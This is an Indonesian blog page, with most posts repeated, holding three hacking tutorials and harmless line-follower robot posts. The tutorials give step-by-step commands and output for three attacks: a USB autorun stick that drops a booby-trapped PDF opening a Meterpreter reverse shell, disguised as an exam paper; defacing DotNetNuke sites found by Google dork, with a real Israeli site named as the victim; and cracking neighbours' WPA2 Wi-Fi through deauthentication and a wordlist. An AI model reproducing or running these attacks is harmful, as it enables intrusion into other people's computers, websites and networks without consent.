0 Hacking Windows Dengan BackTrack SET & USB
Kamis, 23 Februari 2012
Label:
hacking
Tools yang digunakan : SET (Social Engineering Toolkit)
O.S yang digunakan : Backtrack 5
Victim O.S : Windows XP SP3 (fungsi autorun = on)
Hacking Windows Dengan BackTrack SET & USB
Seperti yang kita ketahui bahwa akhir-akhir ini USB benar-benar amat sangat populer penggunaannya di semua kalangan masyarakat…
Ketika saya masih nge-kost, kadang saya mendengar tetangga sebelah saya bilang sama tetangga sebelahnya lagi “Eh, gue copy dong lagu yang kemaren itu…nih USB nya, ntar kalo udah beres copy lo kasih tau gue aja ya“.
Sebenarnya apakah mungkin melakukan serangan terhadap komputer lainnya hanya dengan menggunakan USB?? jawabannya kita lihat langkah-langkah berikut dibawah ini :
Persiapan :
1. SET
2. O.S(saya pake backtrack 5 yang udah include di dalemnya semua toolsnya)
Keterangan :
Tulisan Berwarna Merah = command line
Langkah-langkahnya :
1. Buka console backtrack (CTRL+ALT+T) lalu masuk ke folder /pentest/exploits/set.
cd /pentest/exploits/set
2. Jalankan Social Engineering Toolkit dengan perintah ./set.

3. Pilih Nomor 3 “Infectious File Generator” lalu pilih nomor 1 “File Format Exploit“, dan selanjutnya masukkan IP address penyerang(komputer kita)

4. Pilih format exploit yang hendak digunakan…disini saya gunakan menggunakan “Adobe PDF Embedded EXE social engineering“.
5. Langkah berikutnya yaitu memilih file PDF yang akan digunakan untuk menyerang.

Kalau kawan-kawan punya file PDF sendiri, itu jauh lebih bagus soalnya begitu si korban buka dia ngga terlalu curiga, jadi disini kita pilih nomor 1.
6. Langkah berikutnya adalah memilih payload atau apa yang ingin kita dapat dari korban jika ia meng-klik exploit yang kita buat. Disini saya memilih nomor 2 “Windows Meterpreter Reverse_TCP shell”
7. Berikutnya adalah melakukan setting connect back, maksudnya adalah ketika exploit berhasil dijalankan, pada port berapakah kita akan menangkap koneksi tersebut? disini saya gunakan port 80(kenapa harus port 80? nanti lihat di sumber aja ya)

8. Ketika muncul pertanyaan “Do you want to create a listener right now? [yes|no]” pilih YES.
9. Semua file yang berhasil di-generate oleh SET tersimpan pada folder /pentest/exploits/set/autorun, tetapi nama file tersebut agak mencurigakan & kurang menarik sehingga lebih baik jika kita rubah terlebih dahulu penamaan file tersebut.
masuk ke folder autorun :
cd /pentest/exploits/set/autorun
10. Lakukan perintah ini
pico autorun.inf
11. Didalam file autorun.inf, rubah template.pdf menjadi nama file yang menarik agar korban mau membuka file tersebut. Berikut adalah isi autorun.inf yang saya buat :
[autorun]
open=Soal_UAS_2011_Aljabar.pdf
icon=autorun.ico
Lalu tekan CTRL + O untuk melakukan SAVE dan CTRL + X untuk keluar.
12. Langkah selanjutnya adalah menamai template.pdf menjadi nama yang telah kita definisikan pada autorun.inf dengan perintah mv.
mv template.pdf Soal_UAS_2011_Aljabar.pdf
13. Selesai sudah, selanjutnya tinggal meng-copy kan semua file yang ada dalam folder autorun tersebut ke dalam USB anda.
14. Ketika victim mencolokkan USB dan autorun komputernya dalam keadaan aktif, maka ia akan otomatis membuka file PDF yang tadi telah kita buat.
15. Ketika ia meng-klik OK untuk setiap alert yang muncul, maka :.

Sukses!
FAQ :
Q : Lalu bagaimana kalau ternyata autorun komputer victim dalam keadaan dimatikan??
A : Sifat manusia itu biasanya ingin tahu & penasaran, pasti segala cara akan ia lakukan agar PDF tersebut terbuka apalagi setelah tahu bahwa Title PDF nya memang penting & menarik untuknya.
Penanggulangan :
1. Ketika muncul suatu alert atau hal-hal yang tidak wajar saat membuka suatu file dengan ekstensi tertentu, lebih baik batalkan/cancel saja jangan diteruskan.
2. Matikan autorun / autoplay
Read more
O.S yang digunakan : Backtrack 5
Victim O.S : Windows XP SP3 (fungsi autorun = on)
Hacking Windows Dengan BackTrack SET & USB
Seperti yang kita ketahui bahwa akhir-akhir ini USB benar-benar amat sangat populer penggunaannya di semua kalangan masyarakat…
Ketika saya masih nge-kost, kadang saya mendengar tetangga sebelah saya bilang sama tetangga sebelahnya lagi “Eh, gue copy dong lagu yang kemaren itu…nih USB nya, ntar kalo udah beres copy lo kasih tau gue aja ya“.
Sebenarnya apakah mungkin melakukan serangan terhadap komputer lainnya hanya dengan menggunakan USB?? jawabannya kita lihat langkah-langkah berikut dibawah ini :
Persiapan :
1. SET
2. O.S(saya pake backtrack 5 yang udah include di dalemnya semua toolsnya)
Keterangan :
Tulisan Berwarna Merah = command line
Langkah-langkahnya :
1. Buka console backtrack (CTRL+ALT+T) lalu masuk ke folder /pentest/exploits/set.
cd /pentest/exploits/set
2. Jalankan Social Engineering Toolkit dengan perintah ./set.

3. Pilih Nomor 3 “Infectious File Generator” lalu pilih nomor 1 “File Format Exploit“, dan selanjutnya masukkan IP address penyerang(komputer kita)

4. Pilih format exploit yang hendak digunakan…disini saya gunakan menggunakan “Adobe PDF Embedded EXE social engineering“.
5. Langkah berikutnya yaitu memilih file PDF yang akan digunakan untuk menyerang.

Kalau kawan-kawan punya file PDF sendiri, itu jauh lebih bagus soalnya begitu si korban buka dia ngga terlalu curiga, jadi disini kita pilih nomor 1.
6. Langkah berikutnya adalah memilih payload atau apa yang ingin kita dapat dari korban jika ia meng-klik exploit yang kita buat. Disini saya memilih nomor 2 “Windows Meterpreter Reverse_TCP shell”
7. Berikutnya adalah melakukan setting connect back, maksudnya adalah ketika exploit berhasil dijalankan, pada port berapakah kita akan menangkap koneksi tersebut? disini saya gunakan port 80(kenapa harus port 80? nanti lihat di sumber aja ya)

8. Ketika muncul pertanyaan “Do you want to create a listener right now? [yes|no]” pilih YES.
9. Semua file yang berhasil di-generate oleh SET tersimpan pada folder /pentest/exploits/set/autorun, tetapi nama file tersebut agak mencurigakan & kurang menarik sehingga lebih baik jika kita rubah terlebih dahulu penamaan file tersebut.
masuk ke folder autorun :
cd /pentest/exploits/set/autorun
10. Lakukan perintah ini
pico autorun.inf
11. Didalam file autorun.inf, rubah template.pdf menjadi nama file yang menarik agar korban mau membuka file tersebut. Berikut adalah isi autorun.inf yang saya buat :
[autorun]
open=Soal_UAS_2011_Aljabar.pdf
icon=autorun.ico
Lalu tekan CTRL + O untuk melakukan SAVE dan CTRL + X untuk keluar.
12. Langkah selanjutnya adalah menamai template.pdf menjadi nama yang telah kita definisikan pada autorun.inf dengan perintah mv.
mv template.pdf Soal_UAS_2011_Aljabar.pdf
13. Selesai sudah, selanjutnya tinggal meng-copy kan semua file yang ada dalam folder autorun tersebut ke dalam USB anda.
14. Ketika victim mencolokkan USB dan autorun komputernya dalam keadaan aktif, maka ia akan otomatis membuka file PDF yang tadi telah kita buat.
15. Ketika ia meng-klik OK untuk setiap alert yang muncul, maka :.

Sukses!
FAQ :
Q : Lalu bagaimana kalau ternyata autorun komputer victim dalam keadaan dimatikan??
A : Sifat manusia itu biasanya ingin tahu & penasaran, pasti segala cara akan ia lakukan agar PDF tersebut terbuka apalagi setelah tahu bahwa Title PDF nya memang penting & menarik untuknya.
Penanggulangan :
1. Ketika muncul suatu alert atau hal-hal yang tidak wajar saat membuka suatu file dengan ekstensi tertentu, lebih baik batalkan/cancel saja jangan diteruskan.
2. Matikan autorun / autoplay

0 Hacking Website Melalui Handphone
Label:
hacking
Mungkin kedengarannya gila bila membaca judul diatas….! ‘it’s imposible‘ kata beberapa orang, Saya hanya seorang Newbie yg selalu pgn mencoba, maaf bila postingan ini dah basi dan untuk para master jangan dibaca ya coz dah jadul.

Pada dasarnya aplikasi web browser di HP maupun di PC it cara kerjanya sama,yg membedakan adalah system yg bekerja mendukung applikasi it sendiri (Java, SymBian, Linux, Windows, Android etc). Dan ukuran atau kapasitas serta kemampuan menampilkan web. Tapi pada dasarnya cara kerjanya tetap. Sama, jadi apa yg bisa dilakukan lwt pc,kmgknan bsa jg dikerjakan lwt hape…!
Nah yg coba saya bahas disini adalah exploit web dgn cara hack web melalui DNN (dot net nuke) exploit
melalui hape.
Bahan2 yg kita butuhkan adalah:

1. Operamini browser versi 5.0
2. Operamini browser versi 4.2
Kenapa pake 2 Web Browser ?
Lebih enak pake 2 browser di atas.alasannya adalah:
1. Operamini 5.0 mendukung multi tab jadi cocok buat mencari target dan mengetesnya tanpa harus open close satu2.
2. Operamini 5.0 mempunyai kemampuan copi paste,pilih text dan lgsg mensearchnya dlm sekali klik ditab yg sama ataupun membukanya di tab baru.
3. Operamini 4.2 respon browser lbh bagus dr yg v 5.0
Setelah cek target dr opmin 5.0 dan ternyata vuln tgl copy kan aja linknya di operamini 4.2 .
Tgl kta exploit lwt situ..
(Operamini 4.2 tdk multi tab,untuk yg multi tab slhkan cari di opera modif di google)
Nah sekarang memasuki langkah2 atau cara2 melakukan hack web dgn DNN exploit melalui opera mini.
Pertama: pastikan anda masih mempunyai saldo pulsa
Kedua: buka operamini v 5.0 anda dan ketik di kolom google search dorknya->
inurl:”/portals/0″
And search!!…
Nah dapet kan??
Tinggal kita pilh target yang pas di hati.dan kali ini saya coba di situs orang israel.
Taruh cursor di link target trus tekan angka 1 di keypad hape anda.
Pilih open in new tab.
Begitu seterusnya untuk link target yg lain sampai keluar beberapa tab.
Oh,ya untuk mengetahu gimana ,apa dan bagaimana DNN exploit it silahkan baca disini:
http://securityreason.com/exploitalert/6234
Next, misalkan kita dah dpt targetnya nih…
Example site:
http://fril.co.il/portals/0/cwindex.txt
Spti keterangan di securityreason di atas kita coba potong link target dan menggantinya dgn
/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx
->http://site.com/[path]/portals/0/a.txt
Menjadi
->http://site.com/[path]/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx
Lakukan it pada smua target yg udah kamu buka pada browser operamini 5.0 km.biar gak bolak balik
copas lagi.
Setelah dapet dan pasti vuln seperti site di bawah ini.
http://fril.co.il//Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx
Copy dan pastekan di opera 4.2 kamu.
Nb:Alasannya knapa pindah browser yaitu pada opera 5.0 di hape saya kurang respon pada perintahupload. Proses upload berjalan tapi file tidak terupload dan begitu di coba di v 4.2 sukses terupload. Tapi bila di v.5.0 km bisa ya lanjut aja disitu.gak ush pndah applikasi.
Lanjut proses.!
Setelah site target di buka di opmin 4.2
Pilih : file ( select a file on your site)
Tunggu biar loading selesai dan menampilkan 2 kolom:
Kolom 1 biasanya tulisan ‘root’
Kolom 2 berisi macam2 file.
Setelah loading selesai hapus link di addres bar operamini kamu dan ganti dgn script di bawah ini:
javascript:__doPostBack(‘ctlURL $cmdUpload’,”)
Lalu klik ok….
Kolom yg tdnya berisi ‘root’ dan ‘jenis2 file’
Skrg ganti menjadi kolom ‘root’ dan kolom kosong untuk upload file.
Nah skrg tgl km upload tuh file txt yg udah km simpan di hape km.
SUCCESS..! you cAn hacked a web site from mobile phone.
Hasilnya seperti ini http://fril.co.il/portals/0/xadal.txt < 100% lewat handphone
Read more

Pada dasarnya aplikasi web browser di HP maupun di PC it cara kerjanya sama,yg membedakan adalah system yg bekerja mendukung applikasi it sendiri (Java, SymBian, Linux, Windows, Android etc). Dan ukuran atau kapasitas serta kemampuan menampilkan web. Tapi pada dasarnya cara kerjanya tetap. Sama, jadi apa yg bisa dilakukan lwt pc,kmgknan bsa jg dikerjakan lwt hape…!
Nah yg coba saya bahas disini adalah exploit web dgn cara hack web melalui DNN (dot net nuke) exploit
melalui hape.
Bahan2 yg kita butuhkan adalah:
1. Operamini browser versi 5.0
2. Operamini browser versi 4.2
Kenapa pake 2 Web Browser ?
Lebih enak pake 2 browser di atas.alasannya adalah:
1. Operamini 5.0 mendukung multi tab jadi cocok buat mencari target dan mengetesnya tanpa harus open close satu2.
2. Operamini 5.0 mempunyai kemampuan copi paste,pilih text dan lgsg mensearchnya dlm sekali klik ditab yg sama ataupun membukanya di tab baru.
3. Operamini 4.2 respon browser lbh bagus dr yg v 5.0
Setelah cek target dr opmin 5.0 dan ternyata vuln tgl copy kan aja linknya di operamini 4.2 .
Tgl kta exploit lwt situ..
(Operamini 4.2 tdk multi tab,untuk yg multi tab slhkan cari di opera modif di google)
Nah sekarang memasuki langkah2 atau cara2 melakukan hack web dgn DNN exploit melalui opera mini.
Pertama: pastikan anda masih mempunyai saldo pulsa
Kedua: buka operamini v 5.0 anda dan ketik di kolom google search dorknya->
inurl:”/portals/0″
And search!!…
Nah dapet kan??
Tinggal kita pilh target yang pas di hati.dan kali ini saya coba di situs orang israel.
Taruh cursor di link target trus tekan angka 1 di keypad hape anda.
Pilih open in new tab.
Begitu seterusnya untuk link target yg lain sampai keluar beberapa tab.
Oh,ya untuk mengetahu gimana ,apa dan bagaimana DNN exploit it silahkan baca disini:
http://securityreason.com/exploitalert/6234
Next, misalkan kita dah dpt targetnya nih…
Example site:
http://fril.co.il/portals/0/cwindex.txt
Spti keterangan di securityreason di atas kita coba potong link target dan menggantinya dgn
/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx
->http://site.com/[path]/portals/0/a.txt
Menjadi
->http://site.com/[path]/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx
Lakukan it pada smua target yg udah kamu buka pada browser operamini 5.0 km.biar gak bolak balik
copas lagi.
Setelah dapet dan pasti vuln seperti site di bawah ini.
http://fril.co.il//Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx
Copy dan pastekan di opera 4.2 kamu.
Nb:Alasannya knapa pindah browser yaitu pada opera 5.0 di hape saya kurang respon pada perintahupload. Proses upload berjalan tapi file tidak terupload dan begitu di coba di v 4.2 sukses terupload. Tapi bila di v.5.0 km bisa ya lanjut aja disitu.gak ush pndah applikasi.
Lanjut proses.!
Setelah site target di buka di opmin 4.2
Pilih : file ( select a file on your site)
Tunggu biar loading selesai dan menampilkan 2 kolom:
Kolom 1 biasanya tulisan ‘root’
Kolom 2 berisi macam2 file.
Setelah loading selesai hapus link di addres bar operamini kamu dan ganti dgn script di bawah ini:
javascript:__doPostBack(‘ctlURL $cmdUpload’,”)
Lalu klik ok….
Kolom yg tdnya berisi ‘root’ dan ‘jenis2 file’
Skrg ganti menjadi kolom ‘root’ dan kolom kosong untuk upload file.
Nah skrg tgl km upload tuh file txt yg udah km simpan di hape km.
SUCCESS..! you cAn hacked a web site from mobile phone.
Hasilnya seperti ini http://fril.co.il/portals/0/xadal.txt < 100% lewat handphone
0 Wireless Hacking – Cracking WPA / PSK Key
Label:
hacking
Pasti begitu banyak yang mendapatkan Hotspot Gratis, tapi juga ada yang menggunakan Password! Sial klo sedang mau wireless’an eh di password. Nah berikut ini adalah cara untuk melakukan Hacking / Cracking terhadap WPA / PSK yang di password.
Oke, yang diperlukan adalah:
1. Anda menggunakan BackTrack 5 Linux sebagai OS Secondary anda, buatlah dual booting di LAPTOP anda :)
2. Anda harus mengumpulkan password worldlist, agar bisa dilihat passwordnya, silakan dicari di google.
3. Koneksi wireless / wireless card
4. WPA yang ada di laptop anda.
5. John the ripper password cracker.
6. Aircrack-ng & airodump-ng (Aircrack package dah)
Download BackTrack 5 Disini:
Download Wordlist John The Ripper Disini:
Biasanya tools yang dibutuhkan diatas sudah lengkap ada di BackTrack, klo bukan BT ya silakan Install :)

Wireless Hacking Using BackTrack 5
Oke mari kita lanjutkan:
1. Kita buka shell prompt di BT dan tampilkan wireless yang sedang ada di sekitar kita, berikut adalah perintahnya:
root@binushacker:~# airmon-ng start wlan0
Interface Chipset Driver
wlan0 Zydas zd1211 zd1211rw – [phy1]
(monitor mode enabled on mon0)
2. Khekhehehe.. Ternyata ada yang nongol, yuk mari kita jadikan target wireless tersebut:
root@binushacker:~# airodump-ng mon0
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:E7:D8:AD:B2:0E 0 61 0 0 11 54e WPA2 CCMP PSK Wireless
3. Wokeh, sudah tersedia, mari kita mulai mengambil / mencuri akses wireless
root@binushacker:~# airodump-ng mon0 –channel 11 –bssid 38:E7:D8:AD:B2:0E -w /tmp/wpa2
CH 11 ][ BAT: 3 hours 51 mins ][ Elapsed: 7 mins ][ 2011-09-26 21:24
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:E7:D8:AD:B2:0E 0 100 4319 83 0 11 54e WPA2 CCMP PSK Wireless
BSSID STATION PWR Rate Lost Packets Probes
38:E7:D8:AD:B2:0E 00:03:6D:F4:F8:86 0 1 -48 0 81 Wireless
Kita tunggu user untuk melakukan autentikasi dan de-autentikasi selama beberapa waktu.
Sabar saja ketika menunggu ya.. Pasti ada yang login & logout kan? Nah sampai ketemu hal seperti berikut dibawah:
4. Kita mendapatkan user yang sedang logout / deautentikasi / kita buat dia deautentikasi, kita gunakan perintah berikut:
root@binushacker:~# aireplay-ng -0 1 -a 38:E7:D8:AD:B2:0E -c 00:03:6D:F4:F8:86 mon0
21:25:49 Waiting for beacon frame (BSSID: 38:E7:D8:AD:B2:0E) on channel 11
21:25:50 Sending 64 directed DeAuth. STMAC: [00:03:6D:F4:F8:86] [62|63 ACKs]
root@binushacker:~#
5. Setelah logout & user tesebut login lagi, maka kita akan mendapatkan informasi key loginnya seperti hal berikut:
CH 11 ][ BAT: 3 hours 43 mins ][ Elapsed: 1 min ][ 2011-09-26 21:27 ][ WPA handshake: 38:E7:D8:AD:B2:0E
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:E7:D8:AD:B2:0E 0 96 807 28 0 11 54e WPA2 CCMP PSK Wireless
BSSID STATION PWR Rate Lost Packets Probes
38:E7:D8:AD:B2:0E 00:03:6D:F4:F8:86 0 54 - 6 0 161
6. Nah kita dapatkan nih autentikasinya, kita mulai dengan John The Ripper, pastikan bahwa anda memiliki wordlist yang sangat banyak dan kompleks agar bisa ketemu KEY nya:
root@binushacker:~# aircrack-ng -w /pentest/passwords/john/password.lst -b 38:E7:D8:AD:B2:0E /tmp/wpa*.cap
Opening /tmp/wpa2-01.cap
Opening /tmp/wpa2-02.cap
Reading packets, please wait...
Aircrack-ng 1.1 r1904
[00:00:00] 48 keys tested (489.60 k/s)
KEY FOUND! [ W!R3L3$$PWD ]
Master Key : 02 A7 BC 5F 24 67 CA 2A B5 FC F0 01 1E D5 9B 2C
8B 42 A5 A8 C6 55 6B 33 4A 09 8B 07 84 D3 C0 1D
Transient Key : 3F 56 FD 2B 2F CE FA D9 55 14 84 2F 53 31 42 BF
8C FE 11 78 9F 51 48 33 97 62 E1 C6 D7 B1 9C 6C
6B D7 5A 1C 11 22 3F 0B 7E 1D 42 51 5E 55 F4 28
D2 3A DB 75 81 DD 4E BB 64 51 29 86 AA 55 06 7B
EAPOL HMAC : 17 6E 91 77 A2 A9 F1 C5 6F 33 02 4D 59 64 8A 9B
root@binushacker:~#
Nah, passwordnya ketemu: W!R3L3$$PWD
7. Klo anda gak mau pake wordlist, ya biasanya menunggu agak lama, apalagi klo komputernya lemot bisa berabe. Berikut adalah cara tanpa menggunakan wordlist dengan John The Ripper:
root@binushacker:~# /pentest/passwords/john/john --stdout --incremental:all | aircrack-ng -b 38:E7:D8:AD:B2:0E -w - /tmp/wpa2*.cap
Opening /tmp/wpa2-01.cap
Opening /tmp/wpa2-02.cap
Reading packets, please wait...
Aircrack-ng 1.1 r1904
[00:00:22] 11484 keys tested (534.50 k/s)
KEY FOUND! [ W!R3L3$$PWD ]
Master Key : 02 A7 BC 5F 24 67 CA 2A B5 FC F0 01 1E D5 9B 2C
8B 42 A5 A8 C6 55 6B 33 4A 09 8B 07 84 D3 C0 1D
Transient Key : 3F 56 FD 2B 2F CE FA D9 55 14 84 2F 53 31 42 BF
8C FE 11 78 9F 51 48 33 97 62 E1 C6 D7 B1 9C 6C
6B D7 5A 1C 11 22 3F 0B 7E 1D 42 51 5E 55 F4 28
D2 3A DB 75 81 DD 4E BB 64 51 29 86 AA 55 06 7B
EAPOL HMAC : 17 6E 91 77 A2 A9 F1 C5 6F 33 02 4D 59 64 8A 9B
root@binushacker:~#
Nah, passwordnya ketemu juga, tapi saya harus menunggu 30 JAM: W!R3L3$$PWD
Read more
Oke, yang diperlukan adalah:
1. Anda menggunakan BackTrack 5 Linux sebagai OS Secondary anda, buatlah dual booting di LAPTOP anda :)
2. Anda harus mengumpulkan password worldlist, agar bisa dilihat passwordnya, silakan dicari di google.
3. Koneksi wireless / wireless card
4. WPA yang ada di laptop anda.
5. John the ripper password cracker.
6. Aircrack-ng & airodump-ng (Aircrack package dah)
Download BackTrack 5 Disini:
Download Wordlist John The Ripper Disini:
Biasanya tools yang dibutuhkan diatas sudah lengkap ada di BackTrack, klo bukan BT ya silakan Install :)

Wireless Hacking Using BackTrack 5
Oke mari kita lanjutkan:
1. Kita buka shell prompt di BT dan tampilkan wireless yang sedang ada di sekitar kita, berikut adalah perintahnya:
root@binushacker:~# airmon-ng start wlan0
Interface Chipset Driver
wlan0 Zydas zd1211 zd1211rw – [phy1]
(monitor mode enabled on mon0)
2. Khekhehehe.. Ternyata ada yang nongol, yuk mari kita jadikan target wireless tersebut:
root@binushacker:~# airodump-ng mon0
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:E7:D8:AD:B2:0E 0 61 0 0 11 54e WPA2 CCMP PSK Wireless
3. Wokeh, sudah tersedia, mari kita mulai mengambil / mencuri akses wireless
root@binushacker:~# airodump-ng mon0 –channel 11 –bssid 38:E7:D8:AD:B2:0E -w /tmp/wpa2
CH 11 ][ BAT: 3 hours 51 mins ][ Elapsed: 7 mins ][ 2011-09-26 21:24
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:E7:D8:AD:B2:0E 0 100 4319 83 0 11 54e WPA2 CCMP PSK Wireless
BSSID STATION PWR Rate Lost Packets Probes
38:E7:D8:AD:B2:0E 00:03:6D:F4:F8:86 0 1 -48 0 81 Wireless
Kita tunggu user untuk melakukan autentikasi dan de-autentikasi selama beberapa waktu.
Sabar saja ketika menunggu ya.. Pasti ada yang login & logout kan? Nah sampai ketemu hal seperti berikut dibawah:
4. Kita mendapatkan user yang sedang logout / deautentikasi / kita buat dia deautentikasi, kita gunakan perintah berikut:
root@binushacker:~# aireplay-ng -0 1 -a 38:E7:D8:AD:B2:0E -c 00:03:6D:F4:F8:86 mon0
21:25:49 Waiting for beacon frame (BSSID: 38:E7:D8:AD:B2:0E) on channel 11
21:25:50 Sending 64 directed DeAuth. STMAC: [00:03:6D:F4:F8:86] [62|63 ACKs]
root@binushacker:~#
5. Setelah logout & user tesebut login lagi, maka kita akan mendapatkan informasi key loginnya seperti hal berikut:
CH 11 ][ BAT: 3 hours 43 mins ][ Elapsed: 1 min ][ 2011-09-26 21:27 ][ WPA handshake: 38:E7:D8:AD:B2:0E
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:E7:D8:AD:B2:0E 0 96 807 28 0 11 54e WPA2 CCMP PSK Wireless
BSSID STATION PWR Rate Lost Packets Probes
38:E7:D8:AD:B2:0E 00:03:6D:F4:F8:86 0 54 - 6 0 161
6. Nah kita dapatkan nih autentikasinya, kita mulai dengan John The Ripper, pastikan bahwa anda memiliki wordlist yang sangat banyak dan kompleks agar bisa ketemu KEY nya:
root@binushacker:~# aircrack-ng -w /pentest/passwords/john/password.lst -b 38:E7:D8:AD:B2:0E /tmp/wpa*.cap
Opening /tmp/wpa2-01.cap
Opening /tmp/wpa2-02.cap
Reading packets, please wait...
Aircrack-ng 1.1 r1904
[00:00:00] 48 keys tested (489.60 k/s)
KEY FOUND! [ W!R3L3$$PWD ]
Master Key : 02 A7 BC 5F 24 67 CA 2A B5 FC F0 01 1E D5 9B 2C
8B 42 A5 A8 C6 55 6B 33 4A 09 8B 07 84 D3 C0 1D
Transient Key : 3F 56 FD 2B 2F CE FA D9 55 14 84 2F 53 31 42 BF
8C FE 11 78 9F 51 48 33 97 62 E1 C6 D7 B1 9C 6C
6B D7 5A 1C 11 22 3F 0B 7E 1D 42 51 5E 55 F4 28
D2 3A DB 75 81 DD 4E BB 64 51 29 86 AA 55 06 7B
EAPOL HMAC : 17 6E 91 77 A2 A9 F1 C5 6F 33 02 4D 59 64 8A 9B
root@binushacker:~#
Nah, passwordnya ketemu: W!R3L3$$PWD
7. Klo anda gak mau pake wordlist, ya biasanya menunggu agak lama, apalagi klo komputernya lemot bisa berabe. Berikut adalah cara tanpa menggunakan wordlist dengan John The Ripper:
root@binushacker:~# /pentest/passwords/john/john --stdout --incremental:all | aircrack-ng -b 38:E7:D8:AD:B2:0E -w - /tmp/wpa2*.cap
Opening /tmp/wpa2-01.cap
Opening /tmp/wpa2-02.cap
Reading packets, please wait...
Aircrack-ng 1.1 r1904
[00:00:22] 11484 keys tested (534.50 k/s)
KEY FOUND! [ W!R3L3$$PWD ]
Master Key : 02 A7 BC 5F 24 67 CA 2A B5 FC F0 01 1E D5 9B 2C
8B 42 A5 A8 C6 55 6B 33 4A 09 8B 07 84 D3 C0 1D
Transient Key : 3F 56 FD 2B 2F CE FA D9 55 14 84 2F 53 31 42 BF
8C FE 11 78 9F 51 48 33 97 62 E1 C6 D7 B1 9C 6C
6B D7 5A 1C 11 22 3F 0B 7E 1D 42 51 5E 55 F4 28
D2 3A DB 75 81 DD 4E BB 64 51 29 86 AA 55 06 7B
EAPOL HMAC : 17 6E 91 77 A2 A9 F1 C5 6F 33 02 4D 59 64 8A 9B
root@binushacker:~#
Nah, passwordnya ketemu juga, tapi saya harus menunggu 30 JAM: W!R3L3$$PWD
3 Cara membuat robot line follower (line tracer) analog
Senin, 20 Februari 2012
Label:
Belajar Robot

Siapa bilang buat robot tu sulit dan mahal ….? ternyata membuat robot sangat mudah dan murah. kita dapat membuat robot langsung didalam kamar dengan waktu yang g lama. salah satunya robot nee … line follower atau line tracer …robot ne berjalan mengikuti garis dengan sensor infrared tuk melihat. tuk tutorialnya download disini coz malez ngetik banyak-2. jika ada pertanyaan atau kalian yang memang belum ngerti elektronika sebelumnya silahkan coment…pasti ku jawanb muanya ..!!!
tuk tutorial klik dibawah ini …..!!!!!!!!!!!

0 Membuat Robot Line Follower Analog
Label:
Belajar Robot
nah… kali ini q mau share mengenai cara membuat robot line follower analog, apa sich maksudnya analog dan apa bedanya dengan digital…. robot line follower analog tidak perlu adanya pemrograman robot secara software (perangkat lunak) sedangkan line follower mikro (digital) melibatkan software…itu sich cuman salah satu dasar perbedaannya, untuk perbedaan yang laen…apa ya… pokoknya itu dech, hehe…
buat kamu-kamu yang baru saja tertarik pada dunia robot dan pengen banget membuat robot maka belajar lah dahulu dari yang dasar, nach membuat robot line follower analog merupakan dasar-dasar dari merancang robot…(q dulu belajarnya dari analog…) tentu saja nanti berkembang menuju digital…
apa saja sich komponen dasar dari sistem robot itu….? setau ku robot terdiri dari komponen input (masukkan, contohnya sensor), pengolah dan output (keluaran), nach sistem robot line follower analog belum lah kompleks jika dibandikan dengan robot seperti humanoid contoh ASIMO,… untuk dasar membuat robot kita gak perlu membuat robot asimo, hehe susah banget kali…., line follower analog juga dah bisa dikatakan robot, sebab dikatakan robot jika benda tersebut telah dapat begerak atw berjalan secara automatik tanpa bantuan operator.
komponen dasar dari sistem robot:

hmmm tulis apa lagi ya…. langsung aja dech nich q share salah satu rangkaian dari robot line follower analog….

rangkaian Line Follower Analog diatas terdapat 3 bagian utama, yaitu bagian sensor, komparator dan driver. Untuk bagian sensor digunakan photodioda sebagai sensor cahaya, sedangkan komparatornya menggunakan IC LM 324 sebagai pembanding tegangan dan untuk drivernya digunakan H- Bridge Transistor.
Cara kerja dari rangkaian-rangkaian Line Follower Analog tersebut adalah sebagai berikut :
A. Prinsip Kerja Sensor
Sensor yang digunakan terdiri dari photo dioda. Sensor ini nilai resistansinya akan berkurang bila terkena cahaya dan bekerja pada kondisi riverse bias. Untuk sensor cahayanya digunakan LED Superbright, komponen ini mempunyai cahaya yang sangat terang, sehingga cukup untuk mensuplai cahaya ke photo dioda.
Gambar Rangkaian sensor

Cara kerjanya :

Gambar Sensor tidak terkena cahaya
Jika photo dioda tidak terkena cahaya, maka nilai resistansinya akan besar atau dapat kita asumsikan tak hingga. Sehingga arus yang mengalir pada komparator sangat kecil atau dapat diasumsikan dengan logika 0.

Gambar Sensor terkena cahaya
Jika photo dioda terkena cahaya, maka photo dioda akan bersifat sebagai sumber tegangan dan nilai resistansinya akan menjadi kecil, sehingga akan ada arus yang mengalir ke komparator dan berlogika 1.
B. Prinsip Kerja Komparator

Komparator pada rangaian ini menggunakan IC LM 324 yang didalamnya berisi rangkaian Op Amp digunakan untuk membandingkan input dari sensor. Dimana input akan dibandingkan dari Op Amp IC LM 324 yang output berpulsa high. Sehingga tidak perlu adanya pull up pada outputnya. IC ini dapat bekerja pad range 3 volt sampai 30 volt dan dapat bekerja dengan normal mulai tegangan 6 volt.
Dalam rangkaian ini juga terdapat 4 LED, yang berfungsi sebagai indikator. Untuk mengatur tagangan pada pembanding, disambungkan Variable Resistor (VR) diantara kedua OP Amp IC LM 324. Untuk datasheet LM324 silakan unduh disini.

Gambar Rangkaian komparator
► Jika tidak ada arus yang mengalir dari rangkaian sensor ke rangkaian ini maka tegangan masukan untuk rangkaian ini adalah 0 Volt, akibatnya pada IC 1 tegangan di terminal ( + ) > ( – ), maka LED-A on, sedangkan pada IC 2 sebaliknya LED-B off.
